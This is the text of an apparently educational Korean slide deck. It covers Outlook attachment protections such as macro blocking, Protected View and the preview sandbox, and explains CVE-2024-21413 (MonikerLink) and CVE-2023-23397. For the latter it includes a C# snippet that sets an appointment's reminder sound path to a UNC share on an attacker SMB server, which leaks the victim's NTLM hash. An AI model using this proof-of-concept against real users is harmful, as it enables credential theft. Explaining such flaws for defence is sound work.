

매크로가 포함된 .pub 파일을 열 때 사용자에게 경고 대화 상자를 띄움



.pub 파일에 MotW가 있을 때 매크로를 완전히 비활성화

Attachment

double click - 안전한 파일 형식



더블클릭 - 파일


'제한된 보기' 기능 활성화 시 모든 OLE 관련 기능을 사용할 수 없어 파일을 잘못 열게되는 실수를 방지 가능

Attachment

single click - 첨부 파일 미리보기 없음

"안전하지 않음" 파일


미리보기 앱으로 등록되지 않은 파일




Attachment

single click - 첨부 파일 미리보기

미리 보기 앱이 등록, 추가 확인이 필요한 상태




백그라운드에서 실행되며 샌드박스 환경에서 첨부파일을 처리




Attachment

single click - 첨부 파일 미리보기

단 한 번의 클릭으로 미리보기를 할 수 있는것은 매우 편리하지만 보안 위험 증가



강력한 보안 기능의 앱 -> "미리보기허용목록"에 등록



백그라운드에서 실행되고 제한된 보기 모드에서 첨부파일을 처리

CVE-2024-21413

MonikerLink 버그로 하이퍼 링크 구조의 미묘한 수정을 이용

공격자가 특수하게 제작된 HTML 이메일을 유도하여 사용자가 열도록 하면 사용자 시스템에서 임의의 코드를 실행

'!' 느낌표와 그 뒤로 임의 문자를 추가하면 Outlook에서 원격 파일 액세스에 대한 보안 조치를 무시하게 됨

CLICK ME

CVE-2024-21413


MonikerLink 버그로 하이퍼 링크 구조의 미묘한 수정을 이용

'test.rtf'에 액세스하려는 시도는 로컬 NTLM 자격 증명 정보를 누출시킬 수 있다

Outlook은 'Moniker Link'를 통해 COM(구성 요소 개체 모델) 개체를 호출하는데, 이를 악용하면 공격자가 제어하는 서버에서 임의 코드 실행이 가능

Outlook이 COM 서버를 백그라운드에서 실행하므로 보기 모드 제한이 없어 이를 우회하여 악용 가능

CVE-2023-23397



```
appointment.Importance = Msgrit.Enums.MessageImportance.IMPORTANCE_NORMAL;
appointment.IconIndex = Msgrit.Enums.MessageIconIndex.UnsentMail;
appointment.PidLidReminderFileParameter = @"\\10.211.55.21\foobar";
appointment.PidLidReminderOverride = true;
appointment.Save(@"e:\tools\appointment.msg");
```

Outlook의 캘린더에는 약속한 일정을 미리 알려주는 '미리 알림' 기능이 존재

'미리 알림'을 할 때 필요한 사운드의 경로를 'PidLidReminderFileParameter'에서 불러온다.

메일에 'PidLidReminderFileParameter' UNC값과 해당 값을 사용할 수 있게 해주는 옵션인 'PidLidReminderOverride'를 수정할 수 있는 문구를 작성하여 발송한다.

이 메일을 수신받은 outlook은 '미리 알림' 기능을 사용할 때 공격자로부터 변조된 경로로 사운드 파일을 가져오려 한다. 경로는 공격자의 SMB 서버로 저장되어 있어 사용자의 PC는 공격자의 SMB 서버로 접속하기 위해 NTLM 인증을 시도한다.

공격자는 사용자의 NTLM 인증정보를 탈취, NTLM 인증을 사용하는 시스템과 어플리케이션에 탈취한 인증정보를 이용하여 접속한다.

CVE-2023-23397

1. 공격자가 악성 메시지를 만들어 피해자에게 전송
2. 피해자 시스템에서 미리알림 기능이 활성화되면, 공격자가 제어하는 SMB 서버와 연결이 됨
3. 피해자 시스템의 NTLM 해시값이 공격자에게 전달됨

감사합니다
